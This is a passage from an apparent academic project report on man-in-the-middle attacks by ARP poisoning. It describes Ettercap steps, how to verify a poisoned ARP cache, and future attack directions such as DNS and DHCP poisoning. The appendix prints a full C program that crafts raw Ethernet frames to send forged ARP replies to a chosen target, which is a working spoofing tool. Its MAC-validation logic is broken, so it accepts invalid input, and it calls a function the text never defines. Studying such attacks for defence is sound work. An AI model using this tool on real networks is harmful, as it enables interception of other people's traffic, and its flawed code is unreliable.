

Fig 4.2.5.1: Performing ARP Poisoning and their optional mode parameters

In fig 4.2.5.1, it shows the method for performing ARP Poisoning which ca be done by choosing the MITM option from the Ettercap interface. [1] Once choosing the mode of attack the attacker need to choose the mode of operation which is an optional parameter which asks whether the attack must be performed in only one way (attacker's machine itself) or to sniff remote connections (on the victim's machine) which addresses where the attack is going to be performed. [10]

4.2.6 Verification of ARP Poisoning on victim's machine



Fig 4.2.6.1: Verification of ARP Poisoning on victim's machine

In fig 4.2.6.1, it shows the verification of ARP Poisoning that has been done after processing the attack from attacker's machine. So, on processing this attack we can check out the poisoned physical address of ethernet on victim's machine on the command prompt using the command "arp -a" which shows the entire processing of ARP packets on the victim's system. [10] As from above figure, before performing ARP Poisoning the Physical address of LAN is "00-50-56-f35b-01" of corresponding Internet Address "192.168.234.2".

After performing the attack, physical address of LAN (192.168.234.2) is poisoned which is shown in the above figure and is equivalent to "00-0c-29-0b-5d-bf" where it is verified clearly that ARP Poisoning is done and now the attacker can access any type of unsecured content from the victim's machine.

5. CONCLUSION

This proposed project intends to depict the results obtained from performing man in the middle attack using ARP poisoning and shows the differences in complexities among both the command line and graphical interface mechanisms. In the command line ARP Poisoning mechanism, it is difficult for an attacker to remember the IP address of the target host that needs to be poisoned and consumes lot of time, whereas in the second module the discussed GUI method can scan for multiple hosts and can operate through the desired target host as required. The main issue that occurs in this mechanism is that it is restricted for the poisoning unsecured contents but not the secured data. Apart from Ettercap, there are other such graphical interfaces that help in achieving ARP poisoning, such as sslstrip, driftnet.

This proposed project has also been carried out inside a journal which has brought a result of understanding the various methodologies for performing ARP Poisoning such as the command line and Graphical interface approach where this project proved an overall better performance through GUI than command line poisoning using the Ettercap and analysing the easier process of sniffing.

Future Scope

From above, to overcome the drawback of ARP Poisoning which is the accessing of secured contents this methodology does not work, but the later versions of ARP Poisoning such as DNS Poisoning can help in achieving the authentication details of secured contents that are placed on a wide area network (WAN) and they are able to deal with various Secure Shell (SSH) certifications that are beholden by them.

Apart from these there are other operations that can be performed by the man in the middle attack using ARP Poisoning such as Port Stealing, Dynamic Host Configuration Protocol (DHCP) Poisoning, Neighbour Discovery Protocol (NDP) Poisoning which are used in performing the man in the middle attacks. So, from all these combined this project can conclude that there is a great scope for even more future enhancements in the area of security as new malwares are being introduced and diagnosed.

BIBLIOGRAPHY

[1] S. Prudhvi Raj, C. Sudha, Command line and Graphical interface comparative analysis For ARP Poisoning through Ettercap, International Journal of Computer Sciences and Engineering Volume-6, Issue-10, October-2018, Mahatma Gandhi Institute of Technolgy, India.

[2] Jaideep Singh, Sandeep Dhairwal, Rajeev Kumar, A Detailed Survey of ARP Poisoning Detection and Mitigation Techniques, International Journal of Control Theory and Applications, ISSN: 0947 - 5572, pp. 131-137, 2017, Lovely Professional University, India.

[3] Sudhakar, R.K. Agarwal, A Survey on Comparative Analysis of Tools for the detection of ARP Poisoning, International Conference on Telecommunications and Networks (TELNET), IEEE Published Paper 2017, National Institute of Technology, Kurukshetra, India.

[4] Mauro Conti, Nicola Dragoni, Victor Lesyk, A Survey of Man In The Middle Attacks, IEEE Communications Surveys and Tutorials, Vol. 18, Issue. 3, pp. 2027-2051, 2016, IEEE Published Paper, University of Padua, Italy.

[5] Goldendeep Kaur, Dr. Jyoteesh Malhotra, An Integrated Approach to ARP Poisoning and its Mitigation using Empirical Paradigm, International Journal of Future Generation Communication and Networking Vol. 8, No. 5 (2015), pp. 51-60, 2015, Guru Nanak Dev University, India.

[6] Yang Liu, Kainkun Dong, Lan Dong, Bin Li, Research of the ARP Spoofing Principle and a Defensive Algorithm, International Journal of Communications, Issue 4, Volume 1,2007, Harbin Institute of Technology at WEIHAI, Weihai, Shandong, PR. China.

[7] ARP Poisoning Attack: An introduction to Attack and Mitigations – Navid Behboodian

[8] ARP Poisoning (Man-in-the-Middle) Attack and Mitigation Techniques by CISCO – Jeff King, Kevin Lauerman.

[9] Veracode, AppSec Knowledge Base ARP Spoofing – CA Technologies.

[10] Ettercap: A multipurpose sniffer/content filter for man in the middle attacks – Linux Man Pages.

[11] Man in the Middle (MITM) Attacks Explained: ARP Poisoning – Stefan Fouant

APPENDIX

/* Send an IPv4 ARP Spoofing packet via raw socket */

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/stat.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>
#include <bits/ioctls.h>
#include <net/if.h>
#include <linux/if_ether.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <errno.h>
#define P_NONE "\033[m"
#define P_RED "\033[0;32;31m"
#define P_GREEN "\033[0;32;32m"
// ARP header
struct ARP_header
{
        unsigned short Hardware ;
        unsigned short Protocol ;
        unsigned char  HardwareAddressLen ;
        unsigned char  ProtocolAddressLeng ;
        unsigned short Operation ;
        unsigned char  SoruceHardareAddr[6] ;
```

```
        unsigned char  SourceProtocolAddr[4] ;
        unsigned char  TargetHardareAddr[6] ;
        unsigned char  TargetProtocolAddr[4] ;
};
// system flag
int Pass_flag =0 ;      // -P , pass data format resolution check
int I_flag =0 ;         // -i , interface flag
int S_flag =0 ;         // -s , spoofing
int T_flag =0 ;         // -t , Target IP flag
```

/* MAC Address format check function */

```
// This function work for check MAC address format.
//It returns 1 for match format, otherwise 0 for failed.
static int MAC_FormatCheck(char * argv)
{
        if(strlen(argv) !=17)
           goto FormatError ;
        else
        {
           for(int i=0 ; i<6 ;i++)
           {
           char num1 =*(argv+i*3) ;
           char num2 =*(argv+i*3+1) ;
                 char dot  =*(argv+i*3+2) ;
                 if(i<5 && dot !=':') //last set no :
                    goto FormatError ;
                 if(!((num1 >='a' || num1 <='e') ||
                      (num1 >='A' || num1 <='E') ||
                      (num1 >='0' || num1 <='9')) ||
                     !((num2 >='a' || num2 <='e') ||
                   (num2 >='A' || num2 <='E') ||
```

```
                (num2 >='0' || num2 <='9')))
                    goto FormatError ;
            }
        }
        return 1 ;
FormatError :
        return 0;
}
```

/* MAC format transfer (Danger Function) */

```
// This function for transform MAC data to decimal, argc is two byte character data,
// per MAC data call this function six times.
static int MAC_SubFormatTransform(char * argv)
{
   char num1 =*(argv) ;
   char num2 =*(argv+1) ;
   int ret =0;
   if(num1 <='9') ret +=(num1-'0') *16 ;
   else if(num1 <='e') ret +=(num1-'a' +10) *16 ;
   else if(num1 <='E') ret +=(num1-'A' +10) *16 ;
   if(num2 <='9') ret +=(num2-'0') ;
   else if(num2 <='e') ret +=(num2-'a' +10) ;
   else if(num2 <='E') ret +=(num2-'A' +10) ;
   return ret ;
}
```

/* Arguments Resolution Function */

```
// This function works for Resolution -s operator, it will return 1 for success, and 0 for fail, if
resolution // success, Ret_IP and Ret_MAC will be Ethernet packet format due to argv.
static int Arg_s_Resolution(char *argv ,char *Ret_IP ,char *Ret_MAC)
{
        char IP_s[16] ="";
```

```
char MAC_s[18] ="";
int IP_i =0;
int MAC_i =0;
int slash =0;
int argvLen = strlen(argv);
unsigned int tSpoofing_IP =-1 ;
// devide argv in two part, IP and MAC, devided by '/'
for(int i=0 ;i<argvLen ;i++)
{
   if(*(argv+i) == '/' && slash==0) // chech slash find or not
         slash =1;
   else if(slash == 0) // save IP data
   {
         if(IP_i==15) // Error : IPv4 IP formate max 14 character
                              //,OOO.OOO.OOO.OOO
            goto ResError ;
         IP_s[IP_i]= *(argv+i) ;
         IP_i ++ ;
   }
   else if(slash == 1) // save MAC data
{
   if(MAC_i==17) // Error : MAC formate max 17 character ,XX:XX:XX:XX:XX:XX
      goto ResError ;
         MAC_s[MAC_i]= *(argv+i) ;
   MAC_i ++ ;
}
   else
         goto ResError ;
}
// resolution IP to ethernet format
tSpoofing_IP = inet_addr(IP_s);
```

```
        if(tSpoofing_IP ==-1)
            goto ResError ;
    memcpy(Ret_IP , &tSpoofing_IP ,sizeof(int));
        // resolution MAC to ethernet format
        if(MAC_FormatCheck(MAC_s)==0)
            goto ResError ;
        for(int i=0 ; i<6 ;i++)
        {
            Ret_MAC[i] = MAC_SubFormatTransform(&MAC_s[i*3]) ;
        }
        return 1;
ResError :
        memset(Ret_IP ,0 ,sizeof(char)*15);
        memset(Ret_MAC ,0 ,sizeof(char)*17);
        return 0 ;
}
```

/* Fetching local host ARP Table */

```
// Find local ARP or MAC from local host ARP table.
#define FETCH_ARP_TABLE_ERROR      0x0000  //could not access localhost ARP table
#define FETCH_ARP_TABLE_SUCCESS  0x0001  // find ARP entry
#define FETCH_ARP_TABLE_UNKNOW  0x0002  // ARP entry unknow or empty
int FetchARPTable(char * TargetIP , char * TargetMAC)
{
        // ARP table at /proc/net/arp
        int ret =FETCH_ARP_TABLE_UNKNOW;
        FILE *ARP_f =fopen("/proc/net/arp" , "r");
    if(ARP_f == NULL)
    {
        ret =FETCH_ARP_TABLE_ERROR;
        }
```

```
    else
    {
        // pass title
        char Title[100] ;      //file title , pass that
        fgets(Title ,100 ,ARP_f);
        char t_IP[15] ;
        char t_HW_type[8] ;
        char t_Flags[8] ;
        char t_MAC[17] ;
        char t_Mask[5] ;
        char t_Device[16] ;
        while(!feof(ARP_f)) //search arp table
        {
            fscanf(ARP_f,"%s %s %s %s %s
                    %s",t_IP,t_HW_type,t_Flags,t_MAC,t_Mask,t_Device);
              if(strcmp(t_IP ,TargetIP)==0 &&
                strcmp(t_Flags ,"0x2")==0)
                {
     //printf("%s|%s|%s|%s|%s|%s\n",t_IP,t_HW_type,t_Flags,t_MAC,t_Mask,t_Device);
                // if you want to look data , unmark that
                    ret =FETCH_ARP_TABLE_SUCCESS;
                    // copy data to Target_MAC
                    for(int i=0 ; i<6 ;i++)
                {
                    *(TargetMAC+i) = MAC_SubFormatTransform(&t_MAC[i*3]) ;
                 }
                    break ;
                }
        }
        fclose(ARP_f);
}
```

```
        return ret ;
}

/* ARP Spoofing Main */
int main(int argc, char* argv[])
{
        unsigned char NetInterface[16] ="eth0";
        unsigned char Target_IP[4] ={0};      // Target IP
        unsigned char Soruce_IP[4] ={0};     // localhost IP
        unsigned char Spoofing_IP[4] ={0};     // Spoofing IP
        unsigned char Target_MAC[6] ={0};  // TargetMAC , this value will lookup ARP table
        unsigned char Soruce_MAC[6] ={0};    // localhost MAC;
        unsigned char Spoofing_MAC[6] ={0};     // spoofing MAC
        unsigned char EthernetFrame[64] ={0};        // ethernet frame
        int opt;
        // opterr =0; // Disable getopt error message.
        while((opt=getopt(argc, argv, "Pi:t:s:")) != -1)
        {
           switch(opt)
           {
                case 'i': // interface
                {
                   int iLen =strlen(optarg);
                   if(iLen<16)
                   {
                        char ifPath[256]="/sys/class/net/";
                        strcat(ifPath ,optarg);
                        strcat(ifPath ,"/address");
                        struct stat buf;
                        if(stat(ifPath,&buf) == 0)
                        {
```

```
                I_flag  =1 ;
                memcpy(NetInterface , optarg ,sizeof(char)*iLen);
            }
            else
                printf(P_RED "Error" P_NONE ": Unknow interface : [" P_GREEN
                    "%s" P_NONE "]\n",optarg);
        }
        else
            printf(P_RED "Error" P_NONE ": Interface identify size unmatch ,
                please fix source code\n");
    }
    break ;
case 't': // target IP
    {
        // check IP format
        unsigned int tTarget_IP = inet_addr(optarg);
    if(tTarget_IP !=-1)
    {
            // Get target MAC from ARP table
            if(FetchARPTable((char*)optarg ,(char*)Target_MAC)
                ==FETCH_ARP_TABLE_SUCCESS)
            {
                memcpy(Target_IP , &tTarget_IP ,sizeof(int));
                T_flag =1 ;
            }
            else
                printf(P_RED "Error" P_NONE ": Target IP [" P_GREEN "%s"
                    P_NONE"],ARP table lookup failed \n",optarg);
        }
        else
            printf(P_RED "Error" P_NONE ": Target IP [" P_GREEN "%s"
```

```
                    P_NONE "] ,format resolution failed \n",optarg);
                }
                break ;
            case 's': // spoofing IP and mac
                {
        if(Arg_s_Resolution(optarg ,(char*)&Spoofing_IP[0] ,(char*)&Spoofing_MAC[0]
            )==0)
            printf(P_RED "Error" P_NONE ": Spoofing data resolution failed\n");
        else
            S_flag =1;
    }
        break;
        case 'P':
        {
                Pass_flag =1;
        }
        break ;
        default :
                printf(P_RED "Error" P_NONE ":Unkonw Argument\n!");
                break ;
        }
}
// check flag
if(I_flag==0 || S_flag==0 || T_flag==0 || getInterfaceInfo(NetInterface , Soruce_IP
    ,Soruce_MAC)==0) // Get localhost IP and MAC
        {
            printf("ARP_Spoofing Error\n");
            exit(-1);
        }
        // set ARP header
        ARP_header ARP_Spoofing ;
```

```
    ARP_Spoofing.Hardware = htons (1);
    ARP_Spoofing.Protocol = htons (2048);
    ARP_Spoofing.HardwareAddressLen = 6;
    ARP_Spoofing.ProtocolAddressLeng =4;
    ARP_Spoofing.Operation = htons(2);
    memcpy(ARP_Spoofing.SoruceHardareAddr  ,Spoofing_MAC,sizeof(char)*6);
    memcpy(ARP_Spoofing.SourceProtocolAddr ,Spoofing_IP,sizeof(char)*4);
    memcpy(ARP_Spoofing.TargetHardareAddr  ,Target_MAC,sizeof(char)*6);
    memcpy(ARP_Spoofing.TargetProtocolAddr ,Target_IP ,sizeof(char)*4);
    memcpy(EthernetFrame ,Target_MAC ,sizeof(char)*6);
    memcpy(EthernetFrame+6 ,Soruce_MAC ,sizeof(char)*6);
    EthernetFrame[12] = ETH_P_ARP / 256;
    EthernetFrame[13] = ETH_P_ARP % 256;
    // copy ARP header to ethernet packet
    memcpy (EthernetFrame + 14, &ARP_Spoofing, sizeof (char)*28);
     int ARPSocket ;
// create socket
printf("Create RAW Socket ... ");
if( (ARPSocket = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL) )) <0)
    {
                        printf("Faile\n");
                        exit(-1);
    }
printf("Successfully\n");
    // Get Interface ibdex
    struct sockaddr_ll device;
    if ((device.sll_ifindex = if_nametoindex ((const char*)NetInterface)) == 0)
    {
        printf("if_nametoindex() failed to obtain interface index ");
        exit (EXIT_FAILURE);
    }
```

```
        printf ("Index for interface %s is %i\n", "eth0", device.sll_ifindex);
        device.sll_family = AF_PACKET;
        device.sll_halen = htons (6);
        // Send packet to NIC
if (sendto (ARPSocket, EthernetFrame, 42, 0, (struct sockaddr *) &device,
    sizeof (device)) <= 0)
        {
           perror ("sendto() failed");
           exit (EXIT_FAILURE);
        }
        // close socket
        close(ARPSocket);
        // free data
        printf("finish\n");
}
```